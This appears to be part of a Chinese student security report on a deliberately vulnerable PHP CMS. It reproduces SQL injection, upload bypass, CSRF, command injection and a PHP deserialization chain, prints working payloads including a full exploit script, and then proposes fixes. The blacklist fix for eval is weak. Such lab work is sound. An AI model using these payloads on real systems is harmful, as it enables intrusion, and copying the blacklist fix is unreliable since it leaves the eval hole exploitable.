
2.6 SQL 注入

2.6.1 漏洞复现

漏洞位于用户后台的“我的稿件”功能，点击下图的“编辑”：



可以看到之前提交的稿件，并且 url 中出现了 id=2 的参数：



我们先通过 payload: ?id=1 and sleep(5)%23, 发现页面延时了 5 秒，判断存在 SQL 注入：

Name	Status	Type	Initiator	Size	Time	Waterfall
edit?id=2&id=1&sleep(5)%23	200	document	Other	11.0 kB	5.01 s	

直接使用 SQLMAP 自动化工具进行注入（需要加上 cookie）：

```
PS F:\HackTools\web\sqlmap> python .\sqlmap.py -u "http://192.168.26.128:81/member/content/edit?id=2" --cookie "thinkphp_show_page_trace=0|0; Hm_lvt_99792b18d5c4379d7bc5cf4bcd8a563=1592328630; PHPSESSID=550389a11f088c745b6eb5d516c95d87; thinkphp_show_page_trace=0|0" --dbs
```

成功注入结果：

```
[15:46:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[15:46:22] [INFO] fetching database names
[15:46:22] [INFO] used SQL query returns 4 entries
[15:46:22] [INFO] retrieved: 'information_schema'
[15:46:22] [INFO] retrieved: 'mysql'
[15:46:22] [INFO] retrieved: 'performance_schema'
[15:46:22] [INFO] retrieved: 'yxjcms'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] yxjcms
```

2.6.2 代码分析

漏洞代码位于 YZNCMS\application\member\controller\Content.php 的 edit 函数中：


```

漏洞代码
$id = $this->request->param( name: 'id', default: 0);
$info = Db::query( sql: 'SELECT * FROM `yxj_member_content` WHERE `uid` = '.$this->userid.' AND `id` = '.$id.' LIMIT 1')[0];

if (empty($info)) {
    $this->error( msg: '稿件不存在! ');
}
$catid = $info['catid'];
//取得栏目数据
$category = Category_Model::getCategory($catid);

```

在进行数据库操作的时候，直接使用了 sql 语句拼接的方式将参数\$id 拼接了进去，这样攻击者就可以通过构造\$id 参数来闭合前面的 sql 语句，而加上自己的恶意语句，从而造成 SQL 注入漏洞。


2.7 文件上传漏洞

2.7.1 漏洞复现

本系统中的文件上传漏洞，不能直接利用，需要先用 XSS、SQL 注入、CSRF 等其他漏洞获取管理员后台登录权限，然后修改运行上传的后缀（加上 php）：



然后在用户后台的“头像上传”功能处进行上传，上传时还要采取一定的绕过方式，即 Content-type 为：image/png，并在文件前面加上 GIF89a：



成功上传了 php 文件，访问文件路径看到 shell.php 被成功执行：



这里使用 phpinfo 进行测试，实际上攻击者可以通过上传木马文件从而直接获得服务器的控制权。

2.7.2 代码分析

漏洞代码位于 YZNCMS\application\attachment\controller\Upload.php:

```
// 判断附件格式是否符合
$file_name = $file->getInfo( name: 'name');
$file_ext = strtolower(substr($file_name, start: strrpos($file_name, needle: '.') + 1));
$error_msg = '';
if ($ext_limit == '') {
    $error_msg = '获取文件后缀限制信息失败!';
}
try {
    $fileMime = $file->getMime();
} catch (\Exception $ex) {
    $error_msg = $ex->getMessage();
}
if ($fileMime == 'text/x-php' || $fileMime == 'text/html') {
    $error_msg = '禁止上传非法文件!';
}

if (!preg_grep( pattern: "/$file_ext/i", $ext_limit)) {
    $error_msg = '附件类型不正确!';
}
if (!in_array($file_ext, $ext_limit)) {
    $error_msg = '附件类型不正确!';
}
```

可以看到实际上是对上传的文件进行了过滤的，但是存在一定的逻辑漏洞，即若攻击者能够登录管理员后台，就可以在“运行上传文件”处添加上本身不允许的类型（如 php）从而造成漏洞，防御时应该采取任何情况下都不能上传 php 文件的方式，即使添加了运行项，也无法上传成功。

2.8 CSRF

2.8.1 漏洞复现

CSRF 漏洞位于管理员后台的“添加管理员”功能，点击添加管理员并抓包：

YXJCMS后台

系统配置 设置 内容 会员 模块 扩展

系统配置 配置管理 网站设置 菜单管理 附件管理 权限管理 管理员管理 角色管理 管理日志

添加管理员

用户名 csrf 3-20位字符，可由字母和数字，下划线“_”及破折号“-”组成。

密码 3-20位字符，可由英文、数字及标点符号组成

确认密码 请再次输入您的密码

E-mail csrf@test.com 填写完整邮箱，如 yzncms@163.com

真实姓名 csrf


权限组 超级管理员

立即提交 返回

然后利用 BurpSuite 生成 CSRF POC：

```
POST /admin/manager/add.html HTTP/1.1
Host: kencms
Content-Length: 103
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://kencms
Referer: http://kencms/admin/manager/add.html
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=g182a5nvfan4cktp7qbmdpmrg
Connection: close
```


```
username=csrf123&password=csrf123&password_confirm=csrf123&email=csrf%40test.com&nickname=csrf&roleid=1
```




POC 如下：

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://kencms/admin/manager/add.html" method="POST">
  <input type="hidden" name="username" value="csrf123" />
  <input type="hidden" name="password" value="csrf123" />
  <input type="hidden" name="password&#95;confirm" value="csrf123" />
  <input type="hidden" name="email" value="csrf&#64;test&#46;com" />
  <input type="hidden" name="nickname" value="csrf" />
  <input type="hidden" name="roleid" value="1" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

然后诱使管理员点击我们构造的页面：



再次查看可以看到已经成功添加了我们构造的管理员账户 csrf：



2.8.2 代码分析

漏洞代码位于 YZNCMS\application\admin\view\manager\add.html：

```
<div class="layui-form-item">
  <label class="layui-form-label">真实姓名</label>
  <div class="layui-input-inline">
    <input type="text" name="nickname" autocomplete="off" placeholder="真实姓名" class="layui-input">
  </div>
</div>
<div class="layui-form-item">
  <label class="layui-form-label">权限组</label>
  <div class="layui-input-inline">
    <select name="roleid" lay-filter="roleid" lay-verify="required">
      {volist name="roles" id="vo"}
      <option value="{ $vo['id'] }">{ $vo['title'] }</option>
    </volist>
    </select>
  </div>
</div>
<div class="layui-form-item">
  <div class="layui-input-block">
    <button class="layui-btn" lay-submit="" lay-filter="formSubmit">立即提交</button>
    <button class="layui-btn layui-btn-normal" type="button" onclick="javascript:history.back(-1);">返回</button>
  </div>
</div>
</form>
```

在提交的表单中没有任何验证方式，服务端也没有对表单的重复性进行验证，如使用 csrf token 等，这就导致了攻击者可以构造同样请求的表单，再利用管理员的身份验证凭证造成 CSRF 攻击，伪造管理员做出请求。

2.9 命令注入

2.9.1 漏洞复现

命令注入漏洞位于管理员后台的“服务器状态”功能处，管理员可以通过输入目标 ip 地址，然后服务端会对该 ip 地址进行 ping 操作，并返回结果。而攻击者可以通过闭合前面的命令语句并利用管道符任意执行命令，造成命令注入。

如使用 payload: 127.0.0.1|ls /



可以看到成功执行了 `ls /` 语句列出来根目录下的文件。

2.9.2 代码分析

漏洞代码位于 `YZNCMS\application\admin\controller\Ping.php` 处：

```
class Ping extends Controller
{
    public function index()
    {
        if (request()->isPost()){
            $target = $this->request->post( name: 'target');
        }
        $target = trim($target);


        if (isset($target) && $target != '') {
            if (strstr($target, 'Windows NT')) {
                $result = shell_exec( cmd: 'ping ' . $target);
            } else {
                $result = shell_exec( cmd: 'ping -c 3 ' . $target);
            }
        }
        $this->assign( name: 'result', $result);
        return $this->fetch();
    }
}
```

代码对于传入的 `$target` 参数没有进行任何过滤和限制，直接拼接到了 `ping` 命令语句的后面，这样就导致攻击者可以利用 Linux 下的管道符执行自己的恶意命令，从而造成命令注入漏洞。

2.10 反序列化

2.10.1 漏洞复现

对于反序列化漏洞，由于不好结合到实际功能中，因此在管理员后台单独实现该漏洞的页面，如下：



构造的反序列化 payload 如下：

```
0:29:"app\admin\controller\start_gg":1:{s:4:"mod1";0:25:"app\admin\controller\Call":1:{s:4:"mod1";0:26:"app\admin\controller\func":1:{s:4:"mod1";0:25:"app\admin\controller\func":1:{s:4:"mod1";0:28:"app\admin\controller|string1":1:{s:4:"str1";0:28:"app\admin\controller\GetFlag":1:{s:3:"cmd";s:10:"phpinfo()";}}}}}}}
```

提交上述 payload 后可以看到成功执行了 phpinfo()：



2.10.2 代码分析

该反序列化漏洞的源码如下：

```
<?php

namespace app\admin\controller;
```

```
use think\Controller;

class Serialize extends Controller
{
    public function index()
    {
        if (request()->isPost()){
            $payload = $this->request->post('payload');
        }
        unserialize($payload);
        $code = file_get_contents(__FILE__);
        $this->assign('code', $code);
        return $this->fetch();
    }
}

class start_gg
{
    public $mod1;
    public $mod2;
    public function __destruct()
    {
        $this->mod1->test1();
    }
}

class Call
{
    public $mod1;
    public $mod2;
    public function test1()
    {
        $this->mod1->test2();
    }
}

class funct
{
    public $mod1;
    public $mod2;
    public function __call($test2,$arr)
    {
        $s1 = $this->mod1;
        $s1();
    }
}
```

```
}  
class func  
{  
    public $mod1;  
    public $mod2;  
    public function __invoke() //把对象当函数调用  
    {  
        $this->mod2 = "字符串拼接".$this->mod1;  
    }  
}  
class string1  
{  
    public $str1;  
    public $str2;  
    public function __toString()  
    {  
        $this->str1->get_flag();  
        return "1";  
    }  
}  
class GetFlag  
{  
    public $cmd;  
    public function get_flag()  
    {  
        eval($this->cmd);  
    }  
}  
?  
?>
```

攻击的方式是想办法调用 GetFlag 类的里的 get_flag() 方法中的 eval 函数，在 string1 类我们可以看到，只要把 \$str1 实例化为 GetFlag 类的对象，然后调用想办法调用 __toString() 方法即可，那就找有没有地方把对象当作字符串了。往上看，func 类的 __invoke() 方法中有用. 来进行字符串拼接的代码，那么只要把 \$mod1 实例化为 string 类的对象，然后再调用该 __invoke() 方法即可，那就找有没有地方把对象当作函数来调用了。发现在 funct 类的 __call() 中有 \$s1(); 可以利用，只需要把 \$mod1 实例化为 func 类的对象，然后再调用该 __call() 方法，那就找哪里调用了未声明的函数。再 Call 类中的 test1() 方法调用了不存在的 test2() 方法，所以只需要把 \$mod1 实例化为 funct 类的对象，然后再调用该 test1() 方法。看到在 start_gg 类中的 __destruct() 方法中正好调用了 test1()

方法，那么只要\$mod1实例化为Call类的对象即可。想要调用start_gg类中的__destruct()方法，只有实例化一个它的对象即可，这个对象在销毁时会自动调用__destruct()函数。

根据上述思路，写出exp如下：

```
<?php
namespace app\admin\controller;
use think\Controller;

class start_gg
{
    public $mod1;
    public function __construct()
    {
        $this->mod1 = new Call();
    }
}
class Call
{
    public $mod1;
    public function __construct()
    {
        $this->mod1 = new funct();
    }
}
class funct
{
    public $mod1;
    public function __construct()
    {
        $this->mod1 = new func();
    }
}
class func
{
    public $mod1;
    public function __construct()
    {
        $this->mod1 = new string1();
    }
}
class string1
```

```
{
    public $str1;
    public function __construct()
    {
        $this->str1 = new GetFlag();
    }
}
class GetFlag
{
    public $cmd;
    public function __construct()
    {
        $this->cmd = 'phpinfo()';
    }
}

$a = new start_gg();
echo serialize($a);
?>
```

运行上述 exp.php 即可得到 payload。

3 漏洞修复

3.1 文件包含漏洞

对于文件包含漏洞的修复方式，一种是避免不必要的文件包含或者是直接将要包含的文件名写死在代码中。另一种就是采取白名单的方式，将需要包含的文件名放在一个白名单中，当进行文件包含前，先判断要包含的文件名是否出现在白名单内，若未出现在白名单中，则不允许包含。

这样采取白名单限制的方式，可以说是一种比较安全的修复方式了，具体修复代码如下：

```

public function index()
{
    $file = @$_GET['file'];
    if (!isset($file) || $file == '') {
        $file = 'about.php';
    }

    //白名单
    $whitelist = array('about.php');
    if (in_array($file, $whitelist)) {
        include "$file";
    } else {
        return $this->error( msg: "Hacker!");
    }

    $info = [
        'email' => $email,
        'phone' => $phone,
        'addr' => $addr,
        'school' => $school,
        'img' => $img
    ];
    return $this->fetch( template: 'index', ['info' => $info]);
}

```

3.2 SSRF

对于 SSRF 的修复主要是对传入的 \$url 参数进行一定的限制和过滤，过滤主要在下面三部分：

- 限制只允许使用 http 和 https 两种协议。
- 不允许 url 的 host 为内网 ip 地址。
- 传入的 \$url 必须符合正常的 url 格式，

因此我们编写 check_inner_ip 函数对 \$url 进行验证：

```

function check_inner_ip($url)
{
    //只允许http和https协议
    $match_result = preg_match( pattern: '/^(http|https)?:\:\/\/.*(\\/)?.*$/ ', $url);
    if (!$match_result) {
        return $this->error( msg: 'url fomat error');
    }
    try {
        $url_parse = parse_url($url);
    } catch (Exception $e) {
        return $this->error( msg: 'url fomat error');
    }
    $hostname = $url_parse['host'];
    $ip = gethostbyname($hostname);
    $int_ip = ip2long($ip);
    //不允许host为内网ip地址
    return ip2long( ip_address: '127.0.0.0') >> 24 == $int_ip >> 24 || ip2long( ip_address: '10.0.0.0') >> 24 == $int_ip >> 24 || ip2long( ip_address: '172.16.0.0') >> 20 == $int_ip >> 20 || ip2long( ip_address: '192.168.0.0') >> 16 == $int_ip >> 16;
}

```

3.3 XXE

在不影响使用的情况下，应该考虑在 PHP 的配置中禁止外部实体的引用，以防止由于实体的引入而导致的文件任意读取、拒绝服务攻击等后果。具体的，可以修改如下的配置：libxml_disable_entity_loader(true);

```
if ($info) {
    $target_file = ROOT_PATH . 'uploads/docx/' . $info->getSaveName();
    try {
        $result = file_get_contents( filename: "zip://" . $target_file . "#docProps/core.xml");
        //禁止外部实体的引入
        libxml_disable_entity_loader( disable: true);
        $xml = new SimpleXMLElement($result, options: LIBXML_NOENT);
        $xml->registerXPathNamespace( prefix: "dc", ns: "http://purl.org/dc/elements/1.1/");
        foreach ($xml->xpath( path: '//dc:title' ) as $title) {
            $title_info = "Title '" . $title . "' has been added.";
            // return $this->success("Title '" . $title . "' has been added.");
        }
    } catch (\Exception $e) {
        unlink($target_file);
        $this->error( msg: "上传文件不是一个docx文件");
    }
}
```

这样即可以防止攻击者通过 XXE 漏洞读取的内部文件。

3.4 弱口令

对于弱口令的修复与防御主要在于加强用户或管理员的安全意识，让他们对设置的密码进行隐藏，并且经常修改密码。

而从系统方面也可以在注册的时候，就限制密码的长度或者必须包含字符等要求，但是过于复杂的密码也不便于用户的记忆，因此应该权衡好安全性与用户体验直接的平衡关系。

3.5 存储型 XSS

对于 XSS 的防御比较直接，只需要对相应的字符进行转移即可，在这里我们可以使用 PHP 中自带的 htmlspecialchars() 函数对传入的 title 进行处理，转移其中的特殊字符：

```
if ($this->request->isPost()) {
    $data = $this->request->post( name: false);

    // 加上过滤, 防止xss
    $data['modelField']['title'] = htmlspecialchars($data['modelField']['title']);

    $data['modelField']['uid'] = $this->userid;
    $data['modelField']['username'] = $this->userinfo['username'];
    $catid = intval($data['modelField']['catid']);
    if (empty($catid)) {
        $this->error( msg: "请指定栏目ID! ");
    }
}
```

3.6 文件上传漏洞

由于本 Web 应用系统本身已经对文件上传进行了一定的限制，问题主要出在管理员有权限将 php 文件加到运行上传文件列表中。但实际上，我们要做的是即使是管理员将 php 设置为运行上传，系统依旧不接受 php 文件。

修复代码如下，在其他过滤条件的基础上，对后缀为 php 的文件进行了限制，并返回“禁止上传非法文件”：

```
try {
    $fileMime = $file->getMime();
} catch (\Exception $ex) {
    $error_msg = $ex->getMessage();
}
if ($fileMime == 'text/x-php' || $fileMime == 'text/html') {
    $error_msg = '禁止上传非法文件!';
}
// 禁止一切php后缀的文件
if (preg_grep( pattern: "/php/i", $ext_limit)) {
    $error_msg = '禁止上传非法文件!';
}
if (!preg_grep( pattern: "$file_ext/i", $ext_limit)) {
    $error_msg = '附件类型不正确!';
}
if (!in_array($file_ext, $ext_limit)) {
    $error_msg = '附件类型不正确!';
}
```

3.7 SQL 注入

对于 SQL 注入最直接的修复方式，就是禁止一切的 sql 语句直接拼接，而是使用 ThinkPHP 为我们提供好的操作数据库的类，这样避免了对 SQL 语句的直接操作，即方便了使用，也增加了安全性与可移植性。

除此之外，在对于 id 参数进行查询的时候，因为 id 为数字，所以我们可以通过 id/d 的方式，将接收的参数转换为整型进行操作，这样可以进一步限制攻击，增加安全性：

```
} else {
    // 无漏洞代码
    $id = $this->request->param( name: 'id/d', default: 0);
    $info = Member_Content_Model::where(array('uid' => $this->userid, 'id' => $id))->find();

    if (empty($info)) {
        $this->error( msg: '稿件不存在!');
    }
    $catid = $info['catid'];
    // 取得栏目数据
    $category = Category_Model::getCategory($catid);
    if (empty($category)) {
        $this->error( msg: '该栏目不存在!', url( url: 'publish', array('step' => 2)));
    }
}
```

3.8 CSRF

对于 CSRF 的修复主要在于我们需要对每次传递到后端的表单进行验证，判断其不是攻击者构造或重放的请求。通常的修复方式是在前端表单每次提交的时候为其加上一个随机的 token 参数，然后服务端在解析收到的表单前，对这个 token 进行验证，验证通过才可以进行下一步操作，否则则判断这个表单请求是不可信的。

前端修复代码如下，加上了随机参数__token__：

```
</div>
<div class="layui-form-item">
  <!-- csrf token -->
  <input type="hidden" name="__token__" value="{Request.token}">
  <div class="layui-input-block">
    <button class="layui-btn lay-submit="" lay-filter="formSubmit">立即提交</button>
    <button class="layui-btn layui-btn-normal" type="button" onclick="javascript:history.back(-1)">返回</button>
  </div>
</div>
</form>
```

后端还需要对该 token 进行验证：

```
public function add()
{
    if ($this->request->isPost()) {
        $data = $this->request->post( name: '');

        // 验证csrf token,防止csrf
        $result = $this->validate(
            ['__token__' => input( key: '__token__'),],
            ['__token__' => 'require|token',]);
        if(true !== $result)
        {
            return $this->error( msg: 'token验证失败');
        }
    }
}
```

如果收到的__token__与生成的不一致，则返回 token 验证失败，表单不被接受。

3.9 命令注入

原来的命令执行前未对传入的参数进行任何的过滤，而我们的修复代码可以使用 PHP 中自带的两个过滤函数：

- `escapeshellarg()`：把字符串转码为可以在 shell 命令里使用的参数。
- `escapeshellcmd()`：对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。

通过这两个函数结合使用，攻击者无法利用拼接的方式加入自己的恶意命令，从而对命令执行漏洞进行了修复：

```
public function index()
{
    if (request()->isPost()){
        $target = $this->request->post( name: 'target');
    }
    $target = trim($target);

    // 命令执行过滤
    $target = escapeshellcmd($target);
    $target = escapeshellarg($target);
```

3.10 反序列化

对于反序列化漏洞来说，没有特别针对的防御与修复方式，唯一安全的架构模式是不接受来自不受信源的序列化对象，或使用只允许原始数据类型的序列化，即尽量不要直接反序列化用户传入的序列化串。其次是尽量不要使用 eval、system 等 PHP 敏感函数，或者函数的参数不可控。如果不能满足上述情况，那么就需要对传入敏感函数的参数进行严格的过滤，如不允许传入命令执行有关的操作，只允许传入我们指定的操作。

修复后的反序列化代码如下：

```
<?php

namespace app\admin\controller;
use think\Controller;

class Serialize extends Controller
{
    public function index()
    {
        if (request()->isPost()) {
            $payload = $this->request->post('payload');
        }
        unserialize($payload);
        $code = file_get_contents(__FILE__);
        $this->assign('code', $code);
        return $this->fetch();
    }
}

class start_gg
{
```

```
public $mod1;
public $mod2;

public function __destruct()
{
    $this->mod1->test1();
}
}

class Call
{
    public $mod1;
    public $mod2;

    public function test1()
    {
        $this->mod1->test2();
    }
}

class funct
{
    public $mod1;
    public $mod2;

    public function __call($test2, $arr)
    {
        $s1 = $this->mod1;
        $s1();
    }
}

class func
{
    public $mod1;
    public $mod2;

    public function __invoke()
    {
        $this->mod2 = "字符串拼接" . $this->mod1;
    }
}
```



```
class string1
{
    public $str1;
    public $str2;

    public function __toString()
    {
        $this->str1->get_flag();
        return "1";
    }
}

class GetFlag
{
    public $cmd;

    public function get_flag()
    {
        $blacklist = ['phpinfo', 'dl', 'exec', 'system', 'passthru',
'popen', 'pclose, proc_open', 'proc_nice', 'leak',
        'proc_terminate', 'proc_get_status', 'proc_close',
'apache_child_terminate', 'escapeshellcmd', 'shell_exec',
        'crack_check', 'crack_closedict', 'crack_getlastmessage',
'crack_opendict', 'psckopen', 'symlink',
        'ini_restore', 'posix_getpwuid', 'pfsockopen',
'file_get_contents', 'file_put_contents', 'readfile'];
        if (!in_array($this->cmd, $blacklist)) {
            eval($this->cmd);
        }
    }
}
?>
```

使用黑名单过滤的方式，对传入的\$cmd 进行过滤，若只有其不在黑名单的敏感函数操作中时才能执行 eval 函数，这样就避免了攻击者利用反序列化进行命令执行、文件读取等危险操作，一定程度上防御了反序列化漏洞。

4 docker 部署

4.1 安装 docker

在 ubuntu 中可以使用 apt-get 的方式进行安装，具体安装命令如下：

```
# step 1: 安装必要的一些系统工具
sudo apt-get update
sudo apt-get -y install apt-transport-https ca-certificates curl software-properties-common
# step 2: 安装 GPG 证书
curl -fsSL http://mirrors.aliyun.com/docker-ce/linux/ubuntu/gpg | sudo apt-key add -
# Step 3: 写入软件源信息
sudo add-apt-repository "deb [arch=amd64] http://mirrors.aliyun.com/docker-ce/linux/ubuntu $(lsb_release -cs) stable"
# Step 4: 更新并安装 Docker-CE
sudo apt-get -y update
sudo apt-get -y install docker-ce
```

4.2 安装 docker-compose

由于本次部署不止一个服务，所以为了避免多次编写 dockerfile 和多次启动，选择使用 docker-compose 进行部署，安装过程如下：

```
# 安装 docker-compose
sudo curl -L
https://github.com/docker/compose/releases/download/1.25.5/docker-compose-
`uname -s`-`uname -m` -o /usr/local/bin/docker-compose
# 赋予执行权限
sudo chmod +x /usr/local/bin/docker-compose
```

4.3 部署启动

在部署前我们需要写相应的脚本，包括：

- PHP 相关配置（php 目录下）：Dockerfile、php.ini、php-fpm.conf
- Nginx 相关配置（nginx 目录下）：conf.d 目录、nginx.conf
- Mysql 相关配置（mysql 目录下）：init.sql、my.cnf
- 系统源代码位于 src 目录下
- 服务部署：docker-compose.yml

具体的脚本内容，可以查看相关文件。

部署的时候，在 docker-compose.yml 同目录下执行 `sudo docker-compose up` 命令一键启动服务，第一次部署时由于需要下载相关的镜像所以速度比较缓慢，如下：

```

root@lethe-pwn:/home/lethe/MyCMS# docker-compose up
Creating network "mycms_default" with the default driver
Pulling nginx (hub.c.163.com/library/nginx:latest)...
latest: Pulling from library/nginx
5de4b4d551f8: Pull complete
d4b36a5e9443: Pull complete
0af1f0713557: Pull complete
Digest: sha256:f84932f738583e0169f94af9b2d5201be2dbacc1578de73b09a6dfaaa07801d6
Status: Downloaded newer image for hub.c.163.com/library/nginx:latest
Building php
Step 1/10 : FROM hub.c.163.com/library/php:7.1-fpm-alpine
7.1-fpm-alpine: Pulling from library/php
25728a036091: Pull complete
213a8139ac62: Pull complete
29e6c9f27aad: Pull complete
f7add7681c3c: Pull complete
7c1028ddcbb3: Pull complete
f9f4c7600aa2: Pull complete
f804ec5c8fb0: Pull complete
e0b37c6c93: Pull complete
bb5a9e468362: Pull complete
71b0e26f5c9d: Pull complete
Digest: sha256:217d380b61f8a1a9dd2aaf5764999561975bec4b19968bdf35256e00af090769
Status: Downloaded newer image for hub.c.163.com/library/php:7.1-fpm-alpine
--> d908d0ef5ecc
Step 2/10 : RUN sed -i 's/dl-cdn.alpinelinux.org/mirrors.aliyun.com/g' /etc/apk/repositories
--> Running in e8dc1e561203
Removing intermediate container e8dc1e561203
--> 1f7ddef0da05
Step 3/10 : RUN apk --update add      autoconf      build-base      linux-headers      libaio-dev
dev      libmbedtls-dev      libpng-dev      libtool      libbz2      bzip2      bzip2-dev      libstdc++
--> Running in 9a175fcd5f588
fetch http://mirrors.aliyun.com/alpine/v3.4/main/x86_64/APKINDEX.tar.gz
fetch http://mirrors.aliyun.com/alpine/v3.4/community/x86_64/APKINDEX.tar.gz
(1/72) Upgrading musl (1.1.14-r15 -> 1.1.14-r16)
(2/72) Upgrading libcrypto1.0 (1.0.2k-r0 -> 1.0.2n-r0)
(3/72) Upgrading libssl1.0 (1.0.2k-r0 -> 1.0.2n-r0)
(4/72) Upgrading libxml2 (2.9.4-r3 -> 2.9.5-r0)
(5/72) Installing m4 (1.4.17-r1)
(6/72) Installing perl (5.22.3-r0)

```

等镜像都按照完成后，以后再次使用 `sudo docker-compose up` 命令启动服务时就会非常的快捷方便：

```

lethe@lethe-pwn ~ /MyCMS $ sudo docker-compose up
[sudo] lethe 的密码:
Starting mycms_mysql_1 ... done
Starting mycms_nginx_1 ... done
Starting mycms_php_1 ... done
Attaching to mycms_mysql_1, mycms_php_1, mycms_nginx_1
mysql_1 | 2020-06-17 14:01:43 0 [Warning] TIMESTAMP with implicit DEFAULT value is deprecated. Please use --explicit_defaults_for_timestamp server option (see documentation for more details).
